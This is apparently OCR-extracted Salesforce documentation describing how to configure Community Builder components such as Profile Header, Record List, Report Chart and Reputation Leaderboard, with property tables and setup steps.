
Note: If nickname display is enabled in the community, this component shows the nickname instead of the user's name. The user's reputation level displays only if reputation is enabled in the community.

1. Select the **Profile Header** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Case Filter Name or ID`	The name or ID of the list view that displays the user's cases. This value is used throughout the community to display the user's list of cases. Note: By default, the template uses the AllOpenCases view, which lets users view any open cases that they have permission to see. Configure sharing to ensure that users see only cases that belong to them. Alternatively, you can use another pre-defined list view or create a custom list view.
`Include Contact Support`	Select this checkbox to include the option to contact an agent from the profile.
`Home Label`	Enter the text you want to show for the link to the community home page from the user navigation menu. The default text is *`Home`*.
`View Profile Label`	Enter the text you want to show for the link to the profile detail page. The default text is *`View Profile`*.
`Contact Support Label`	Enter the text you want to show for the link to the page where the user can open a case. The default text is *`Contact Support`*.
`Login Label`	Enter the text you want to show for the link to log in to the community. The default text is *`Login`*.
`Logout Label`	Enter the text you want to show for the link to log out from the community. The default text is *`Log Out`*.
`Community Management`	Enter the text you want to show for the link to the Community Management page. The default text is . This link only appears for users with permissions to manage the community.
`Community Setup Label`	Enter the text you want to show for the link to the setup page for communities. The default text is *`Community Setup`*. This link is shown to users with permissions to create or modify the community's administration settings.
`User Settings` (Customer Service (Napili) template only)	Enter the text you want to show for the link to access an authenticated user's personal settings for the community. The default text is *`My Settings`*.

Property	Details
`Show User Settings in Menu` (Customer Service (Napili) template only)	Select this checkbox to show user setting in the profile drop-down list.
`My Account Label` (Customer Service (Napili) template only)	Enter the text you want to show for the link that external users click to view their account record. The Default text is *`My Account`*. This feature is available in the Spring '16 version of the Customer Service (Napili) template and later. Note: External community members who access the My Account link see their account details based on the configuration of the Record Detail page.

Example: Sample Profile Header component:



SEE ALSO:

Which Components Can I Use with Each Template?

Recommendations


The Recommendations component displays the recommendations for your community.

You can configure the Recommendations component in the Page Editor. The component appears on the community page when a custom recommendation or a system-generated topic recommendation is available.

1. Select the **Recommendations** component.
2. In the property editor, configure properties for the component:

Property	Details
`Title`	Enter a title for the component. The default text is *`Recommended`*.
`Recommendation Channel`	Choose the recommendation channel. The default is *`Default Channel`*. To display recommendations that you created in a custom channel, choose that channel. Use these channel values; you can't rename or create other channels.

Example: Sample Recommendations component:



SEE ALSO:

Which Components Can I Use with Each Template?

Record Banner

The Record Banner component shows the record name, key record highlights, and action buttons that allow users to edit or delete the record.

Before Spring '16, this component was named Record Headline. The Customer Service (Napili) template supports a record detail page that you can use out of the box with no configuration. All objects in your community without a preassigned record detail page use this generic page, called Record Detail, to display record data. For example, consider the scenario where a user lands on a case detail page (that uses a preassigned case detail layout) and clicks a contact in the related records. If you haven't created a custom record detail page for contacts, the contact information is displayed using the generic Record Detail page. Under the hood, the Record Detail page uses the Record Banner component along with the Record Information Tabs component to display record data.

- You can use the Record Banner component on custom record detail pages that you create. We recommend using it with the Record Information component.
- You can modify what fields display in the Record Banner component by customizing the Highlights Panel layout in the object's page layout.
- Community members with the necessary permissions can use the Edit and Delete buttons to modify or delete the record. These buttons don't display on mobile devices.

Note: For optimal appearance, choose a wide column width when placing this component on your community page.

1. From the Page menu in Community Builder, select Record Detail or your custom record detail page.
2. Select the **Record Banner** component or drag the component from the Page Editor to the page to add it.
3. In the property editor, configure properties for the component:

Property	Details
`Record ID`	The ID of the record displayed. Typically, this field is automatically populated.

Example: Sample Record Banner component in the Customer Service (Napili) template.



SEE ALSO:

Which Components Can I Use with Each Template?

Record Detail

Use this component to share record details in a community built using the Customer Service (Napili) template.


Simply drag the Record Detail component on a record detail or a custom page in the community, and it populates with record information stored in Salesforce. This component is a great way to share information with community members who need it most, like partners. Users accessing the community on a mobile device have access to actions from the record detail page. For example, a partner user with create and edit access to accounts can create accounts or update an account as needed.


Note: To display the record feed, use one the feed components with the feed publisher component. To show the related records, use the Record Related List component. To show a combination of record details, related lists, and the record feed together, we recommend using the composite Record Information Tabs component.

1. Select the **Record Detail** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Record ID`	The record ID. Typically, this field automatically picks up the record ID when the page loads.

Example: Example of a Record Detail component on a community.





Example of actions on a mobile device.

Record Information Tabs

The Record Information Tabs component shows detailed record information, lists of related records, and the record feed.

Before Spring '16, this component was called Record Information. The Record Information Tabs component uses the Record Detail Page and the Record Banner component to display record data. Let's dive in and look at it more closely.

The Customer Service (Napili) template supports a record detail page that you can use out of the box with no configuration. All objects in your community without a preassigned record detail page use this generic page, called Record Detail, to display record data. For example, consider the scenario where a user lands on a case detail page (that uses a preassigned case detail layout) and clicks a contact in the related records. If you haven't created a custom record detail page for contacts, the contact information is displayed using the generic Record Detail page.


- You can use the Record Information Tabs component on custom record detail pages that you create. We recommend using it with the Record Banner component.
- You can modify what fields display in the Record Information Tabs component by customizing the object's page layout.
- Community members with permissions can create new related records and send emails from the Related tab. They can also expand related record lists to see a longer list. These details are displayed on the generic Record Related List page. These buttons don't display on mobile devices.

  Note: Emails are supported in accounts, contacts, leads, opportunities, and campaigns.

1. In the Community Builder Page Editor, select Record Detail or your custom record detail page from the page menu.
2. Select the **Record Information Tabs** component or drag the component from the Page Editor to the page to add it.
3. In the property editor, configure properties for the component:

Property	Details
`Record ID`	The ID of the record. This value is automatically populated.
`Details Tab Label`	Label for the tab that shows record details. The default label is Details.
`Related Tab Label`	Label for the tab that shows lists of related records. The default label is Related.
`Discussion Tab Label`	Label for the tab that shows the record feed. The default label is Discussions. This label is used on mobile devices only.

Example: Sample Record Information Tabs component in the Customer Service (Napili) template.



SEE ALSO:

Which Components Can I Use with Each Template?

Record List

The Record List component shows a list of records on the Record List page. Users can view records, switch between record list views, and create records directly from the list view. If a user doesn't have access to a particular list view, they see the Recently Used list view instead.

Note: Before Spring '16, this component was named Record List View.

When you create a custom navigation menu item using the Salesforce Object type, it automatically links to a page that displays a list of the records for the selected object. The Customer Service (Napili) template provides an out-of-the-box page to display such a list of records. This generic page is called the Record List page. It's used for all objects in your community that don't have a custom page assigned to them.


- The Record List component supports **accounts, cases, contacts, campaigns, campaign members, groups, leads, opportunities, and custom objects**.
- You can use the Record List component on any page in your community. We recommend adding it to custom list views that you create. You can also create a navigation menu item to link to that page with its internal page URL.
- The Record List component is available in two layouts—Full and Compact—so you can choose the one that best meets your needs. The compact layout is ideal for showing short lists of information in a narrow column or when displaying your community on a mobile device. When a page using the full layout is viewed on a mobile device, the page automatically switches to the compact layout.
- Community members with the necessary permissions can use the New button on the component to create records. This button doesn't display on mobile devices.
- Community members can click to filter the list view or remove filters. They can also click to view related charts. These buttons don't display on mobile devices.

1. Select the **Record List** component on the Record List page.
2. In the property editor, configure properties for the component:

Property	Details
`Number of Records`	The number of entries retrieved to show in the list view. The default is 25. When the compact layout is selected, this is the number of records shown. If there are more than 25 records, you click a link to see the full list of records. The maximum number of records for the compact layout is 100. When the full layout is selected, this is the number of records initially shown. As a user scrolls down, more records are displayed. The maximum number of records per page for the full layout is 100.
`Layout`	Choose from full layout or compact layout. When choosing the layout, consider the following: • Compact layout works in any size column. For full layout, use a column width of at least 50% of the page. • If using the full layout, we recommend that you don't place a component below the Record List component on the page. – Full layout has a minimum height of 700 pixels. If you place a component below the full layout of the Record List component, the Record List component can overlap with the component below.

Property	Details
	– Full layout uses infinite scrolling. If you reference an object that contains many records, infinite scrolling can prevent community members from ever seeing the component below the Record List component.
`Page's Object Name`	The Salesforce object whose records you want to show. The drop-down shows the supported objects: accounts, campaigns, campaign members, cases, contacts, groups, leads, opportunities, and custom objects.
`Page's Filter Name`	The list view to show for the selected object. The drop-down shows only list views that are valid for the object you select.


Example: Sample Record List component (Full layout):



Community members can:

- Use the menu (1) to change the list view.
- Use the **New** button (2) to create a record. A window pops up where a user can enter and save record details.
- Use the buttons (3) to filter the list view or view related charts. Because external community users can't be assigned the "Create and Customize List Views" permission, they can't filter list views.

Sample Record List component (Compact layout):



SEE ALSO:

Which Components Can I Use with Each Template?

Record Related List

The Record Related List component shows a list of records that are related to a record. For example, if you're looking at an account, you can see a related list of contacts for that account. Use the Record Related List component on a record detail page or on a custom page to show a list of related records. Members can create records from the list and from lookups.

When a user expands the list of related records, the Related Record List page is displayed, which uses the Record Related List component under the hood.

1. Select the **Record Related List** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Parent Record ID`	The ID of the parent record.
`Related List Name`	Name of the related list.

Example: Sample Record Related List component:



SEE ALSO:

Which Components Can I Use with Each Template?

Related Articles List

The Related Articles List component displays the articles related to the article the user is viewing.

In the Page Editor, you can configure the Related Articles List component on the Article Detail page.

1. Select the **Related Articles List** component.
2. In the property editor, configure properties for the component:

Property	Details
`Number of Articles`	Enter the maximum number of articles to display in the list. You can display up to 10 articles. The default value is 5.
`Title`	Enter a title for the list of related articles. The default text is `Related Articles`.
`Show Views`	Select to show the number of times an article is viewed 2. Clear to hide the view count.

Example: Sample Related Articles List component:



SEE ALSO:

Which Components Can I Use with Each Template?

Related Questions List


The Related Questions List component displays the questions related to the question the user is viewing.

In the Page Editor, you can configure the Related Questions List component on the Question Detail page. To use this component, your community must have a best answer for at least one question.

1. Select the **Related Questions List** component.
2. In the property editor, configure properties for the component:

Property	Details
`Number of Questions`	Enter the maximum number of questions to display in the list. You can display up to 10 questions. The default value is 5.
`Title`	Enter a title for the list of related questions. The default text is `Related Questions`.
`Show Views`	Select to show the number of times a question is viewed, liked, or commented on, 2. Clear to hide the view count.

Example: Sample Related Questions List component:



SEE ALSO:

Which Components Can I Use with Each Template?

Related Topics List

The Related Topics List component displays the topics related to the topic being viewed by the user.


Note: Before Spring '16, this component was named Related Topics.

In the Page Editor, you can configure the Related Topics List component on the Topics View page.

1. Select the **Related Topics List** component.
2. In the property editor, configure properties for the component:

Property	Details
`Title`	Enter a title for the list of related topics. The default text is `Related Topics List`.
`Topic ID`	This field populates dynamically with the topic ID.
`Show the number of people using the Topic`	Shows the number of people who are using the topic.

Example: Sample Related Topics List component:



SEE ALSO:

Which Components Can I Use with Each Template?

Report Chart

Use the Report Chart component to drag and drop reports you set up in your Salesforce org's public folder to your community's pages.


When you click a report, you see the Report Detail page, which shows the Report Summary component. The report summary includes details from the source report in Salesforce.

Note: Only reports with a chart populate in the drop-down list in the report's properties.

1. Select the **Report Chart** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Report Name`	Reports with charts, available for use in the community.
`Filter By`	Setting a filter on the report chart data is supported only for record pages. If you set a filter option, the Report Chart component displays only that filtered data to users.
`Refresh Time (Minutes)`	The number of minutes between each report refresh.
`Show report name`	Adds the report name to the community page.
`Show refresh button`	Shows a refresh button, so users can refresh the chart.

Example: Report Chart component:



Report List

The Report List component lets users view reports in list form.

The report list can be filtered with these criteria:

- Recent
- Created by Me
- Private Reports
- All Reports

In addition, users have access to report folders. Folders include:

- Created by Me

- Shared with Me
- All Folders

The Report List component doesn't have any editable properties.

Note: The Report List component can only be used on the Report List page.

Example: Sample Report List component:

[insert image]

Report Summary

The Report Summary component lets users see a snapshot of the report details from the source report.

Use the Report Summary component on the Report Detail page to see a report's details. Using the component, members can see a report chart, filter data, see the feed, refresh the report, or change its settings. Members with sufficient permissions can also clone, save, export, or subscribe to the report.

1. Select the **Report Summary** component in the Report Detail page.
2. In the property editor, configure properties for the component:

Property	Details
`Report Id`	This field autopopulates with the record ID of the report.

Reputation Leaderboard

The Reputation Leaderboard component displays a list of community members with the highest reputation points.

In the Page Editor, you can configure the Reputation Leaderboard component on the Home page.


1. Select the **Reputation Leaderboard** component.
2. In the property editor, configure properties for the component:

Property	Details
`Title`	Enter a title for the reputation leaderboard. The default text is `Leaderboard`.
`Number of Users`	Enter the maximum number of users to display. You can display up to 10. The default is 5.
`Show user rank`	Displays the ranks of the users shown in the leaderboard.
`Show logged-in user`	• If the logged-in user doesn't rank on the leaderboard, a row for the user appears at the bottom of the leaderboard. • If the logged-in user ranks on the leaderboard, AND the Show User Rank checkbox is selected, AND `Knowledge and Points` or `Knowledge and Last Active` is displayed, the user sees a message about their ranking. For example, "Congratulations! You rank #2."


Property	Details
`Show help bubble`	Displays a question mark icon at the top of the leaderboard that a user can hover over to get more info.
`Exclude internal users`	Excludes internal users from the leaderboard.
`Help Bubble Text`	Enter the message that appears when a user hovers over the question mark icon. The message can be up to 500 characters. The default text is `Earn points and climb to new levels when you contribute in the community!`
`Display Users':`	Determines what information about a user shows in the leaderboard. Options include: • Levels and Points—Shows a user's reputation level and total number of reputation points. • Knowledge and Points—Shows a user's total number of reputation points and topics that they're knowledgeable about. • Knowledge and Last Active—Shows topics a user is knowledgeable about and when the user was last active.
`Topic Knowledge Label (Up to 20 chars.)`	When Knowledge is shown in the leaderboard, this text appears before the topics a user is knowledgeable about. The default text is `Knows about`. For example, if a user is knowledgeable about backpacks, their leaderboard entry would say "Knows about: Backpacks."

Example: Sample Reputation Leaderboard component:


Level and Points



Topics and Points



Topics and Last Active




SEE ALSO:

Which Components Can I Use with Each Template?


Rich Content Editor

The Rich Content Editor component lets you add formatted custom text to your community pages, along with images and videos.

1. In Community Builder, drag the Rich Content Editor component from the Components panel onto the page canvas.



2. Add and format text (1), and add images (2), a YouTube or Vimeo video (3), source code markup (4), and links (5) directly in the editor.



Note: Images and videos are supported only in Rich Content Editor components that were added after the Spring '16 release.

EDITIONS

Available in: Salesforce Classic and Lightning Experience


Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To customize or publish a community:

- "Create and Set Up Communities"

Example: Sample YouTube video in the Rich Content Editor component:



Sales Path


Use this component to guide sales reps through the stages of the sales process and prompt them to enter key field information and record activities. The Sales Path component is used on the Opportunity or Lead record detail pages.

The Sales Path component is intended for a wide-column layout. Add it to columns that are at least 50% wide, though full columns are best.

Note: To see sales paths on mobile devices, configure a custom path for mobile in your Salesforce org.

1. Select the **Sales Path** component in the Opportunity Detail or Lead Detail page you're configuring.
2. Set up the sales path in the Setup menu.
   a. From Setup, enter **Sales Path** in the `Quick Find` box, then select **Sales Path Settings**.
   b. Click **Enable**, and then click **New Sales Path** to create a sales path.

Example: Sample Sales Path component:



SEE ALSO:


Which Components Can I Use with Each Template?

Scroll To

Custom code on the Profile page in the Customer Service (Napili) template lets users scroll to the selected component from a user's profile page. This saves a mobile user from having to scroll to a profile component that isn't visible on his or her device.

1. On the Profile page, right-click the area of custom code below the User Profile Header, and click `Edit`.
2. In the Edit Code page, you can change the labels that let mobile users navigate in their profile.

Example: Sample Scroll To component:



SEE ALSO:

Which Components Can I Use with Each Template?

Search

The Search component lets users search articles within the context of the page they're viewing.

